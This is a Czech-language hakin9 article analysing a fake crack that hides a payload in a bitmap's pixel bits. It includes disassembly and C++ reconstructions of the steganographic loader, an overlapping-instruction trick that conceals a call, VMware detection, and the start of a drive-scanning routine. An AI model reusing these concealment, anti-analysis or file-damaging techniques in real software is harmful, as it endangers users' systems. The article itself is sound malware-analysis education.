hakin9

Analýza fungování podezřelého programu

Bartosz Wójcik

Článek byl publikovaný v čísle 1/2005 časopisu *hakin9*.

Časopis *hakin9*, Software-Wydawnictwo, ul. Lewartowskiego 6, 00-190 Warszawa, *hakin9@hakin9.org*

Analýza fungování podezřelého programu

Bartosz Wójcik

Je dobré se zamyslet nad spuštěním náhodného souboru staženého ze sítě. I když ne každý má v sobě zabudovaná ohrožení, je snadné se setkat se zákeřným programem zneužívajícím naši naivitu. Můžeme za ni hodně zaplatit. A proto se dříve, než spustíme neznámý program, pokusíme analyzovat jeho funkci.

Na konci září 2004 na se diskusním fóru *pl.comp.programming* objevil článek na téma *Universální crack do mks-viru*. Obsahoval odkaz na archiv *crack.zip* s malým souborem spustitelným uvnitř. Z reakcí uživatelů vyplývalo, že tento program nebyl crackem – a pravděpodobně obsahoval podezřelý kód. Link do tohoto stejného souboru se také nalezl v nejméně dalších pěti jiných diskusních fórech (kde neobsahoval crack, ale například luštitel hesel *Gadu-Gadu*). Zvědavost způsobila, že jsme se rozhodli pro analýzu podezřelého souboru.

Taková analýza se skládá ze dvou etap. Nejdříve se musíme podívat na obecnou strukturu spouštěcího souboru a obrátit pozornost na jeho seznam datových zdrojů (resources) (viz Rámeček *Datové zdroje v programech pro Windows*) a také nastavit programovací jazyk, ve kterém je program napsán. Je třeba také ověřit, zda spouštící soubor byl komprimován (například kompresory *FSG, UPX, Aspack*). Díky těmto informacím bude známo, zda je nutné nejdříve přejít na analýzu kódu, nebo také – kdyby se ukázalo, že je komprimován – nejdříve rozpakovat soubor. Analýza kódu komprimovaných souborů nemá velký smysl.

Druhou a nejdůležitější etapou bude analýza samotného podezřelého programu a také, eventuelně, získání ze zdánlivě nevinných datových zdrojů aplikací skrytého kódu. Dovoluje nám to dozvědět se, jak funguje program a jaké jsou důsledky jeho spuštění. Jak se přesvědčíme, taková analýze je opodstatněná. Jakoby crack s určitostí nepatří k neškodným programům. Pokud navíc Čtenář narazí kdykoliv na stejně podezřelý soubor, určitě doporučujeme provedení podobné analýzy.

Rychlé rozpoznání

V získaném archivu *crack.zip* se nacházel jeden soubor: *patch.exe*, který měl velikost necelých 200 KB. Pozor! Vřele doporučujeme

Z tohoto článku se naučíte...

- Jak v systému Windows analyzovat neznámý program.

Měl byste vědět...

- musíš znát alespoň základy programování v asembleru a C++.

Datové zdroje v programech pro Windows

Datové zdroje v aplikacích pro systémy Windows jsou údaje definující dostupné elementy programu pro uživatele. Díky nim je rozhraní uživatele jednolité a z tohoto důvodu je zastoupení jednoho z elementů aplikace velmi jednoduché. Datové zdroje jsou oddělené od kódu programu. Úprava samotného spouštěcího programu je prakticky nemožná, ovšem modifikace datových zdrojů (například výměna pozadí okna) je bez problémů – stačí použít jednoho z více dostupných nástrojů v síti, například popisovaného *eXeScope*.


Datové zdroje mohou mít tvar jakéhokoli formátu údajů. Obvykle jsou to multimediální soubory (mimo jiné GIF, JPEG, AVI, WAVE), mohou být také osobními spouštícími programy, textovými soubory nebo dokumenty HTML a RTF.

změnu rozšíření tohoto souboru před začátkem jeho prozkoumávání, například *na patch.bin*. Ochrání nás to před případným spuštěním neznámého programu – důsledky takové chyby by mohly být velmi vážné.


V první etapě analýzy musíme poznat strukturu podezřelého souboru. K tomuto cíli se dokonale hodí identifikátor spouštících programů *PEiD*. V něm zabudovaná databáze umožňuje popsání jazyka použitého pro vytvoření aplikací a také identifikování nejpopulárnějších typů kompresorů a protektorů spouštících souborů. Je možné také použít o něco starší identifikátor souborů *FileInfo*, ale ten není tak dynamicky rozvíjen jako *PEiD* a obdržený výsledek může být méně přesný.

Jaké informace jsme tedy získali pomocí *PEiD*? Strukturálně je patch.exe 32-bitovým spouštěcím souborem ve formátu charakteristickým pro platformu Windows *Portable Executable* (PE). Je vidět (viz Obrázek 1), že program byl napsán použitím MS *Visual C++ 6.0*. Díky *PEiD* také víme, že nebyl zkomprimován, ani zabezpečen. Ostatní informace, jako druh podsystému, offset souboru nebo takzvaný vstupní bod

Obrázek 1. *Identifikátor PEiD v akci*



Obrázek 2. *Editor zásob eXeScope*



Obrázek 3. *Procedura WinMain() v disasembleru IDA*

(ang. *entrypoint*) jsou pro nás v této chvíli nepodstatné.

Pokud známe strukturu podezřelého souboru to ještě není všechno – důležité je rozpoznání datových zdrojů aplikací. K tomuto účelu použijme program *eXeScope*, který umožňuje prohlížení a editování datových zdrojů ve spouštěcích souborech (viz Obrázek 2).

Prohlížením souboru v editoru datových zdrojů narazíme pouze na standardní typy údajů – bitmapu, jedno dialogové okno, ikonu a také manifest (okna aplikace používající teto datové zdroje v systémech Windows XP nové grafické styly, bez ní je zbarvení standardní, známé grafické rozhraní ze systémů Windows 9x). Na první pohled se navíc zdá, že soubor *patch.exe* je úplně nevinná aplikace. Tento pohled ale může mýlit. Abychom se přesvědčili, musíme provést náročnou analýzu disasemblovaného programu a – pokud to bude důležité – nalézt dodatečný, skrytý kód uvnitř souboru.

Analýza kódu

K provedení analýzy kódu podezřelé aplikace používáme vynikající (komerční) disasembler *IDA* firmy DataRescue. *IDA* se považuje obecně za nejlepší nástroj tohoto typu – umožňuje obecnou analýzu právě všech druhů spouštěcích souborů. Demonstrační verze, dostupná na internetové stránce producenta, umožňuje pouze analýzu souborů *Portable Executable* – ale to nám úplně stačí, protože *patch.exe* je vlastně pouze v tomto formátu.

Procedura WinMain()

Po nahrání souboru *patch.exe* do dekompilátoru *IDA* (viz Obrázek 3) se nacházíme v proceduře `WinMain()`, která je vstupním bodem pro aplikace psané v jazyku C++. V praxi je vstupním bodem každé aplikace takzvaný entrypoint, jehož adresa je zapsaná v hlavičce souboru PE a od kterého se začíná provádění kódu aplikace. Jako v případě programů C++ je kód z opravdového vstupního bodu odpovědný pouze za inicializaci vnitřních proměnných – programátor na něj nemá vliv. Nás zase zajímá pouze to, co bylo napsáno programátorem. Procedura `WinMain()` je zobrazena na Výpisu 1.

Takový tvar kódu může být pro analýzu těžký – pro zjednudušení jeho srozumitelnosti, přeložíme ho do jazyku C++. Z každého *deadlistingu* (disasemblovaného kódu) je možné, z většími či menšími komplikacemi, zrekonstruovat kód v programovacím jazyku, ve kterém byl originálně napsán. Takové nástroje jako *IDA* stačí pouze na základní informace – názvy funkcí, názvy proměnných a konstant,

Výpis 1. *Procedura WinMain()*

```
.text:00401280 ; __stdcall WinMain(x,x,x,x)
.text:00401280 _WinMain@16 proc near ; CODE XREF: start+C9p
.text:00401280
.text:00401280 hInstance   = dword ptr  4
.text:00401280
.text:00401280             mov     eax, [esp+hInstance]
.text:00401284             push    0 ; dwInitParam
.text:00401286             push    offset DialogFunc ; lpDialogFunc
.text:0040128B             push    0 ; hWndParent
.text:0040128D             push    65h ; lpTemplateName
.text:0040128F             push    eax ; hInstance
.text:00401290             mov     dword_405554, eax
.text:00401295             call    ds:DialogBoxParamA
.text:00401295                     ; Create a model dialog box from a
.text:00401295                     ; dialog box template resource
.text:0040129B             mov     eax, hHandle
.text:004012A0             push    INFINITE ; dwMilliseconds
.text:004012A2             push    eax ; hHandle
.text:004012A3             call    ds:WaitForSingleObject
.text:004012A9             retn    10h
.text:004012A9 _WinMain@16 endp
```

Výpis 2. *Procedura WinMain() přeložená do jazyka C++*

```
WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance,
  LPSTR lpCmdLine, int nShowCmd)
{
    // zobrazil dialogové okno
    DialogBoxParam(hInstance, IDENTIFIKATOR_OKNA ,
          NULL, DialogFunc, 0);
    // ukonči program teprve tehdy, ,
        // pokud bude uvolněn handler hHandle
    return WaitForSingleObject(hHandle, INFINITE);
}
```

Výpis 3. *Fragment kódu odpovědného za zápis do proměnné*

```
.text:004010F7  mov     edx, offset lpRozhrani
.text:004010FC  mov     eax, lpIndexKodu
.text:00401101  jmp     short loc_401104 ; tajemny  "call"
.text:00401103  db 0B8h ; odpad, tzv.  "junk"
.text:00401104 loc_401104: ; CODE XREF: .text:00401101j
.text:00401104  call    eax ; tajemný  "call"
.text:00401106  db    0 ; odpad
.text:00401107  db    0 ; jako výše
.text:00401108  mov     hHandle, eax ; nastavení handleru
.text:0040110D  pop     edi
.text:0040110E  mov     eax, 1
.text:00401113  pop     esi
.text:00401114  retn
```

konvence provádění funkce (jako *stdcall* nebo *cdecl*). Ačkoli existují speciální pluginy pro *IDA* umožňující jednoduchou dekompilaci kódu x86, tak výsledek jejich činnosti není až tak uspokojující.

Pro vykonání takové translace je dobré proanalyzovat strukturu funkce, vybrat lokální proměnné a nakonec nalézt v kódu odvolávky na globální proměnné. Informace získané pomocí *IDA* postačí k potvrzení, jaké parametry (a kolik) přijímá analyzovaná funkce. Dodatečně se díky disasembleru dozvíme, jaké hodnoty vrací daná funkce, jaké procedury *WinApi* používá a také na jaké údaje se odvolává. Našim počátečním zadáním je definování typu funkce, konvence jejího vyvolání a typů parametrů. Následně, používáním údajů z *IDA*, definujeme proměnné lokální funkce.

Pokud bude vytvořen obecný tvar funkcí, je možné se zabývat vytvořením kódu. Prvním krokem je obnova volání jiných funkcí (*WinApi*, ale ne pouze, protože také volání do vnitřních funkcí programu) – například pro funkci *WinApi* analyzujeme poslední zapamatované parametry, které jsou zapisovány používáním příkazu push v opačném pořadí (od posledního parametru do prvního), než následuje jejich zápis ve vyvolání funkce v originálním kódu. Po shromaždění informací o všech parametrech je možné vytvořit originální volání funkce. Nejtěžším elementem rekonstrukce kódu programu (v jazyku vysoké úrovně) je obnovení logiky fungování – účinné rozpoznání logických operátorů (`or`, `xor`, `not`) a aritmetických (dodávání, odebírání, množení, dělení) a také podmínkových instrukcí, (`if`, `else`, `switch`) nebo konečně smyčky (`for`, `while`, `do`). Teprve všechny tyto informace sebrané v jeden celek dovolují přeložit kód asembleru na jazyk užitý k vytvoření aplikace.

Z toho vyplývá, že překlad kódu na jazyk vysoké úrovně vyžaduje lidskou práci a také zkušenosti ve zkoumání kódu a programování. Naštěstí překlad není podstatný

Obrázek 4. *Okno referencí v programu IDA*

pro naši analýzu, pouze ji usnadňuje. Přeloženou proceduru `WinMain()` na C++ je možné nalézt na Výpisu 2.

Jak vidíme, v programu je nejdříve vyvolána procedura `DialogBoxParam()`, zobrazující dialogové okno. Jeho identifikátor popisuje okno zapsané v datových zdrojích spouštěcího souboru. Následně je vyvolána procedura `WaitForSingleObject()` a program ukončuje činnost. Z tohoto kódu je možné provést závěr, že program zobrazuje dialogové okno, následně pro jeho zamčení (kdy už nebude viditelné) čeká tak dlouho, dokud nebude signalizovaný stav pro objekt `hHandle`. Jednoduše řečeno: program neukončí činnost, pokud se neukončí provádění jiného kódu, iniciovaného dříve přes `WinMain()`. Nejčastěji tímto způsobem se čeká na ukončení práce spuštěného kódu v jiném vláknu (ang. *thread*).

Co takový jednoduchý program může chtít provést po zamčení hlavního okna? Nejpravděpodobněji cosi špatného. Je třeba navíc najít v kódu místo, ve kterém je nastaven handler `hHandle` – je brzy odečítán, tak musí být dříve někam zapsán. Abychom to provedli v disasembleru *IDA*, je nutné kliknout na název proměnné `hHandle`. Tímto způsobem se nalezneme v místě jeho polohy v sekci údajů (handler `hHandle` je jednoduše 32-bitová hodnota typu DWORD):

```
.data:004056E4 ; HANDLE hHandle
.data:004056E4 hHandle
  dd 0
```

Výpis 4. *Kód odpovědný za zápis do proměnné v editoru Hiew*

```
.00401101: EB01       jmps .000401104     ; skok do středu instrukcí
.00401103: B8FFD00000 mov  eax,00000D0FF  ; skrytá instrukce
.00401108: A3E4564000 mov  [004056E4],eax ; nastavení handleru
.0040110D: 5F         pop  edi
.0040110E: B801000000 mov  eax,000000001
.00401113: 5E         pop  esi
.00401114: C3         retn
```

Výpis 5. *Proměnná lpIndexKodu*

```
.text:00401074 push ecx
.text:00401075 push 0
.text:00401077 mov  dwRozmerBitmapy, ecx ; zapiš rozměr bitmapy
.text:0040107D call ds:VirtualAlloc ; alokuj paměť, adresu zaalokovaného
.text:0040107D                      ; bloku, který se nachází v registru  eax
.text:00401083 mov  ecx, dwRozmerBitmapy
.text:00401089 mov  edi, eax        ; edi = adresa zaalokované paměti
.text:0040108B mov  edx, ecx
.text:0040108D xor  eax, eax
.text:0040108F shr  ecx, 2
.text:00401092 mov  lpIndexKodu, edi ; zapiš adresu zaalokované paměti
.text:00401092                       ; do proměnné  lpIndexKodu
```

Výpis 6. *Fragment kódu odpovědný za získání údajů z bitmapy*

```
.text:004010BE dalsi_bajt: ; CODE XREF: .text:004010F4j
.text:004010BE  mov     edi, lpIndexKodu
.text:004010C4  xor     ecx, ecx
.text:004010C6  jmp     short loc_4010CE
.text:004010C8 dalsi_bit: ; CODE XREF: .text:004010E9j
.text:004010C8  mov     edi, lpIndexKodu
.text:004010CE loc_4010CE: ; CODE XREF: .text:004010BCj
.text:004010CE             ; .text:004010C6j
.text:004010CE  mov     edx, lpIndexBitmapy
.text:004010D4  mov     bl, [edi+eax] ; "poskládaný" bajt kodu
.text:004010D7  mov     dl, [edx+esi] ; další bajt základních barev RGB
.text:004010DA  and     dl, 1 ; maskuj nejméně významný bit základních barev
.text:004010DD  shl     dl, cl ; bit základní  RGB << i++
.text:004010DF  or      bl, dl ; slož ze základních barev jeden bajt
.text:004010E1  inc     esi
.text:004010E2  inc     ecx
.text:004010E3  mov     [edi+eax], bl ; zapiš bajt kodu
.text:004010E6  cmp     ecx, 8 ; počítadlo 8 bitů (8 bitů = 1 bajt)
.text:004010E9  jb      short dalsi_bit
.text:004010EB  mov     ecx, dwRozmerBitmapy
.text:004010F1  inc     eax
.text:004010F2  cmp     esi, ecx
.text:004010F4  jb      short dalsi_bajt
.text:004010F6  pop     ebx
.text:004010F7
.text:004010F7 loc_4010F7: ; CODE XREF: .text:004010B7j
.text:004010F7  mov     edx, offset lpRozhrani
.text:004010FC  mov     eax, lpIndexKodu
.text:00401101  jmp     short loc_401104 ; tajemný  "call"
.text:00401103  db 0B8h ; odpad, tzv. "junk"
.text:00401104 loc_401104: ; CODE XREF: .text:00401101j
.text:00401104  call    eax             ; tajemný  "call"
```

Výpis 7. *Kód vypočítavající rozměr bitmapy*

```
.text:0040105B ; v registru EAX se nachází index
.text:0040105B ; na počátek údajů bitmapy
.text:0040105B  mov     ecx, [eax+8] ; výška bitmapy
.text:0040105E  push    40h
.text:00401060  imul    ecx, [eax+4] ; šířka * výška = velikost
.text:00401060                       ; bajtů popisujících pixely
.text:00401064  push    3000h
.text:00401069  add     eax, 40 ; rozměr hlavičky bitmapy
.text:0040106C  lea     ecx, [ecx+ecx*2] ; každý pixel popisuje 3 bajty
.text:0040106C           ; navíc výsledek šířka * výška je nutné
.text:0040106C           ; násobit ještě třikrát (RGB)
.text:0040106F  mov     lpIndexBitmapy , eax
.text:0040106F   ; zapiš index do údajů dalších pixelů
.text:00401074  push    ecx
.text:00401075  push    0
.text:00401077  mov     dwRozmerBitmapy, ecx ; zapiš rozměr bitmapy
```

```
  ; DATA XREF: .text:00401108w
.data:004056E4
  ; WinMain(x,x,x,x)+1Br
```

Na pravé straně od názvu proměnné se nachází takzvané reference (viz Obrázek 4) – informace o místech v kódu, ze kterých je proměnná odečítána nebo modifikována.

Záhadné reference

Podívejme se na referenci handleru `hHandle`. Jedním z těch míst je již dříve představená procedura `WinMain()`, ve které je proměnná odečítána (říká nám o tom písmeno *r*, od anglického *read*). Více hodná úvahy je druhá reference (na liště se nachází jako první), jejíž popis říká, že proměnná `hHandle` je v tom místě odpovědná za zápis do proměnné (písmeno *w* od anglického *write*). Tento fragment je představen na Výpisu 3.

Krátké vyjasnění tohoto kódu: nejdříve do registru `eax` je načítán index do prostoru, ve kterém se nachází kód (`mov eax, lpIndexKodu`). Následně je proveden skok do instrukce vyvolávající procedury (`jmp short loc_401104`). Pokud tato procedura byla již vyvolána, v registru `eax` se nachází hodnota handleru (obvykle všechny procedury vrací hodnoty a kódy chyb vlastně v tomto registru procesoru), která následně bude zapsána do proměnné `hHandle`.

Ten, kdo zná dobře asembler, si určitě všimne, že tento fragment kódu vypadá podezřele (nestandardní v porovnání k obvyklému zkompilovanému kódu C++). Deasembler *IDA* nedovoluje skrývání nebo přemazávání instrukcí. Použijme navíc šestnáctkového editoru *Hiew*, abychom si ještě jednou prohlédli ten samý kód (Výpis 4).

Není tu vidět instrukce `call eax`, když její *opcody* (operační kódy instrukce) byly vestavěny ve středu instrukce `mov eax, 0xD0FF`. Teprve po přemazání prvního bajtu instrukce `mov` uvidíme, jaký kód bude opravdu proveden:

```
.00401101: EB01
  jmps .000401104
  ; skok do středu instrukcí
.00401103: 90
  nop
  ; zamazaný 1 bajt instrukcí "mov"
.00401104: FFD0
  call eax
  ; skrytá instrukce
```

Vraťme se ke kódu vyvolaného instrukcí `call eax`. Bylo by dobré se dozvědět, kam směruje adresa zapsaná v registru `eax`. Nad instrukcí `call eax` se nachází instrukce, která do registru `eax` vpisuje hodnotu proměnné `lpIndexKodu` (název proměnné je možné v *IDA* libovolně změnit, abychom snadněni porozuměli kódu – postačí na ni najet

kursorem, stisknout klávesu *N* a zapsat nový název). Abychom se dozvěděli, co bylo zapsáno do této proměnné, znovu si pomůžeme referencemi:

```
.data:004056E8
  lpIndexKodu  dd 0
  ; DATA XREF: .text:00401092w
.data:004056E8
  ; .text:004010A1r
.data:004056E8
  ; .text:004010BEr
.data:004056E8
  ; .text:004010C8r
.data:004056E8
  ; .text:004010FCr
```

Proměnná `lpIndexKodu` je implicitně nastavena na *0* a přijímá jinou hodnotu pouze v jednom místě kódu. Kliknutím na referenci zápisu do proměnné se nalezneme v kódu představeném na Výpisu 5. Jak je vidět, proměnná `lpIndexKodu` ja nastavena na adresu paměti alokované funkcí `VirtualAlloc()`.

Zůstává nám prověřit, co se skrývá v tom záhadném fragmentu kódu.

Podezřelá bitmapa

Prohlížením dřívějších fragmentů *deadlistingu* je možné si všimnout, že z datových zdrojů souboru *patch.exe* je nahrávána jeho jediná bitmapa. Následně ze základních barev RGB následujících pixelů jsou skládány bajty ukrytého kódu, která jsou následně zapisovány do dříve alokované paměti (jejíž adresa je zapsána v proměnné `lpIndexKodu`). Klíčový fragment kódu, odpovědný za získání údajů z bitmapy, je představen na Výpisu 6.

V kódu na Výpisu 6 je možné rozlišit dvě smyčky. Jedna z nich (vnitřní) odpovídá za získávání dalších bajtů tvořících základní barvy RGB (Red – červenou, Green – zelenou, Blue – modrou) pixely bitmapy. Bitmapa v našem případě je zapsána ve formátu 24bpp (24 bitů na pixel), navíc každý pixel je popsán třemi bajty barvy, uloženými jeden za druhým, ve formátu RGB.

Z následujících osmi získaných bajtů jsou maskovány nejméně významné bity (instrukce `and dl, 1`), které jsou poskládány v celek a tvoří jeden bajt kódu. Pokud tento bajt bude složen, bude zapsán do vyrovnávací paměti `lpIndexKodu`. Poté je ve vnitřní smyčce navyšován index

Výpis 8. *Kód získávající údaje z bitmapy přeložený do jazyka C++*

```
unsigned int i = 0, j = 0, k;
unsigned int dwRozmerBitmapy;
// spočítej kolik bajtů zabírají všechny pixely v souboru bitmapy
dwRozmerBitmapy = sirka_bitmapy * vyska_bitmapy * 3;
while (i < dwRozmerBitmapy) {
        // poskládej 8 bitů základních barev RGB do 1 bajtu kodu
        for (k = 0; k < 8; k++) {
                lpIndexKodu[j] |= (lpIndexBitmapy[i++] & 1) << k;
        }
    // další bajt kodu
        j++;
}
```

Výpis 9. *Struktura rozhraní*

```
00000000 rozhrani       struc ; (sizeof=0X48)
00000000 hKernel32       dd ?  ; handler knihovny kernel32.dll
00000004 hUser32         dd ?  ; handler knihovny user32.dll
00000008 GetProcAddress  dd ?  ; adresy procedur WinApi
0000000C CreateThread    dd ?
00000010 bIsWindowsNT    dd ?
00000014 CreateFileA     dd ?
00000018 GetDriveTypeA   dd ?
0000001C SetEndOfFile    dd ?
00000020 SetFilePointer  dd ?
00000024 CloseHandle     dd ?
00000028 SetFileAttributesA dd ?
0000002C SetCurrentDirectoryA dd ?
00000030 FindFirstFileA  dd ?
00000034 FindNextFileA   dd ?
00000038 FindClose       dd ?
0000003C Sleep           dd ?
00000040 MessageBoxA     dd ?
00000044 stFindData      dd ?  ; WIN32_FIND_DATA
00000048 rozhrani       ends
```

Výpis 10. *Spuštění dodatečného vlákna pomocí hlavního programu*

```
; na začátku provádění tohoto kodu v registru eax se nachází
; adresa kodu, v registru edx se nachází adresa struktury
; zajišťující přístup k funkci WinApi (rozhraní)
skryty_kod:
; eax + 16 = začátek kodu, který bude spuštěn ve vláknu
  lea     ecx, kod_provadeny_ve_vlaknu [eax]
  push    eax
  push    esp
  push    0
  push    edx  ; parametr pro proceduru vlákna
               ; adresa struktury rozhraní
  push    ecx  ; adresa procedury pro spuštění ve vláknu
  push    0
  push    0
  call    [edx+rozhrani.CreateThread] ; spušť kod ve vláknu
loc_10:
   pop     ecx
   sub     dword ptr [esp], -2
   retn
```

Výpis 11. *Dodatečné vlákno – provedení skrytého kódu*

```
kod_provadeny_ve_vlaknu: ; DATA XREF: seg000:00000000r
  push    ebp
  mov     ebp, esp
  push    esi
  push    edi
  push    ebx
  mov     ebx, [ebp+8]    ; offset rozhraní s
                          ; adresami funkce WinApi
; pod WindowsNT neprováděj instrukci  "in"
; způsobilo by to zmrznutí aplikace
  cmp     [ebx+rozhrani.bIsWindowsNT], 1
  jz      short neprovadej
; odhalování virtuálního počítače Vmware, pokud je odhaleno,
; že program pracuje pod emulátorem, kod ukončuje fungování
  mov     ecx, 0Ah
  mov     eax, 'VMXh'
  mov     dx, 'VX'
  in      eax, dx
  cmp     ebx, 'VMXh' ; odhalování Vmware
  jz      loc_1DB
neprovadej: ; CODE XREF: seg000:00000023j
   mov     ebx, [ebp+8] ; offset rozhraní s adresami funkce WinApi
   call    loc_54
aCreatefilea    db 'CreateFileA',0
loc_54: ; CODE XREF: seg000:00000043p
  push    [ebx+rozhrani.hKernel32]
  call    [ebx+rozhrani.GetProcAddress] ; adresy procedur WinApi
  mov     [ebx+rozhrani.CreateFileA], eax
  call    loc_6E
aSetendoffile   db 'SetEndOfFile',0
loc_6E: ; CODE XREF: seg000:0000005Cp
  push    [ebx+rozhrani.hKernel32]
  call    [ebx+rozhrani.GetProcAddress] ; adresy procedur WinApi
  mov     [ebx+rozhrani.SetEndOfFile], eax
...
  call    loc_161
aSetfileattribu db 'SetFileAttributesA',0
loc_161: ; CODE XREF: seg000:00000149 p
  push    [ebx+rozhrani.hKernel32]
  call    [ebx+rozhrani.GetProcAddress] ; adresy procedur WinApi
  mov     [ebx+rozhrani.SetFileAttributesA], eax
  lea     edi, [ebx+rozhrani.stFindData] ; WIN32_FIND_DATA
  call    skenuj_disky ; skenování stanice disků
  sub     eax, eax
  inc     eax
  pop     ebx
  pop     edi
  pop     esi
  leave
  retn    4 ; tady končí činnost vlákna
```

pro ukazatel `lpIndexKodu` tak, aby ukazoval na místo, kam bude možné umístit další bajt kódu – po čemž se vrací ke sbírání dalších osmi základních bajtů barev.

Vnitřní smyčka se provádí tak dlouho, až ze všech pixelů bitmapy zůstanou získány potřebné bajty skrytého kódu. Počet opakování smyček je roven počtu pixelů bitmapy, získané bezprostředně z její hlavičky a konkrétně z takových údajů jako šířka a výška (v pixelech) – to je vidět na Výpisu 7.

Po načtení bitmapy z datových zdrojů spouštěcího souboru v registru eax se nachází adresa počátku bitmapy, která popisuje její hlavičku. Z hlavičky jsou získávány rozměry bitmapy, následně šířka násobena přes výšku bitmapy (v pixelech), což ve výsledku nám poskytne celkový počet pixelů bitmapy. Současně s tím, že každý pixel je popsán třemi bajty, výsledek je dodatečně tolikrát násoben. Obdržujeme tímto způsobem finální rozměr údajů popisujících všechny pixely. Pro lepší srozumitelnost, kód získávající údaje z bitmapy je přeložen do C++ a představujeme ho na Výpisu 8.

Naše hledání bylo ukončeno úspěchem – již víme, kde je ukryt podezřelý kód. Skryté údaje byly zapsány na pozicích nejméně významných bitů následných základních RGB pixelů. Pro lidské oko je tímto způsobem zmodifikovaná bitmapa prakticky k nerozeznání od originální – rozdíly jsou velmi jemné, dodatečně bychom museli mít prvotní obrázek.

Kdosi, kdo si dal tu práci, aby ukryl malý kousek kódu, s určitostí neměl čisté záměry. Před námi je další nelehké zadání – ukrytý kód je třeba získat z bitmapy a následně prozkoumat jeho obsah.

Metoda získání kódu

Samotné izolování skrytého kódu není komplikované – je možné jednoduše spustit podezřelý soubor *patch.exe* a pomocí debuggeru (například *SoftIce* nebo *OllyDbg*), vyhodit již vytvořený kód z paměti. Lepší je neriskovat – nevíme, jaké důsledky může přinést případné spuštění programu.

Během této analýzy jsme používali vlastnoručně napsaný jednoduchý program, který bez spuštění aplikace získává z bitmapy skrytý kód (soubor *decoder.exe* autora Bartosza Wójcika, současně se zdrojovým kódem a již vyextrahovaným skrytým kódem se nachází na *Hakin9 Live*). Program *decoder.exe* používá dříve popsaného algoritmu použitého v originálním programu *patch.exe*.

Skrytý kód

Čas na analýzu získaného skrytého kódu. Celek (bez komentáře) má velikost necelého kilobajtu, je možné ho nalézt na přiloženém k časopisu CD *Hakin9 Live*. Tady mluvíme o obecné zásadě fungování kódu a také jeho nejvíce zajímavé fragmenty.

Aby zkoumaný kód mohl fungovat, musí mít přístup k funkcím systému Windows (*WinApi*). V tom případě přístup k funkcím *WinApi* je realizován pomocí speciální struktury `rozhrani` (viz Výpis 9), jejíž adresa je předávána v registru `edx` do skrytého kódu. Tato struktura je zapsána v sekci údajů hlavního programu.

Před spuštěním skrytého kódu jsou nejdříve nahrány systémové knihovny *kernel32.dll* i *user32.dll*. Jejich handlery budou zapsány do struktury `rozhrani`. Následně jsou ve struktuře zapsány adresy funkce `GetProcAddress()` a `CreateThread()` a také index popisující, zda program byl spuštěn pod systémem Windows NT/XP. Handlery systémových knihoven a přístup do funkce `GetProcAddress()` v praxi umožňují získání adresy libovolné procedury a každé knihovny, nejenom systémové.

Hlavní vlákno

Funkce skrytého kódu začíná spuštěním programu dodatečného vlákna využitím adresy procedury `CreateThread()`, dříve zapsané ve struktuře `rozhrani`. Po vyvolání `CreateThread()`, bude v registru eax bude handler nově vytvořeného vlákna (0 v případě chyby), který po návratu do hlavního kódu programu je zapsán v proměnné `hHandle` (viz Výpis 10).

Podívejme se na Výpisu 11, ukazující vlákno odpovědné za provedení skrytého kódu. Do procedury spuštěné ve vlákně je předán jeden parametr – v tomto případě adresa struktury `rozhrani`. Tato procedura ověřuje, zda byl program spuštěn v prostředí Windows NT. To se provádí proto, že procedura chytře zkouší najít eventuelní existenci virtuálního počítače *Vmware* (pokud ho najde, ukončí činnost), používáním instrukce asembleru `in` za tímto účelem. Tato instrukce může sloužit k odečítání údajů z portů I/O – v našem případě odpovídá za vnitřní komunikaci s programem *Vmware*. Její provádění v systému z rodiny Windows NT, narozdíl od

Výpis 12. *Procedura skanující systém pro vyhledávání disků*

```
skenuj_disky proc near ; CODE XREF: seg000:0000016Cp
var_28 = byte ptr -28h
  pusha
  push    '\:Y' ; skenování disků začíná od disku Y:\
dalsi_disk: ; CODE XREF: skenuj_disky+20j
  push    esp ; adresa názvu disku při použití (Y:\, X:\, W:\ atd.)
  call    [ebx+rozhrani.GetDriveTypeA] ; GetDriveTypeA
  sub     eax, 3
  cmp     eax, 1
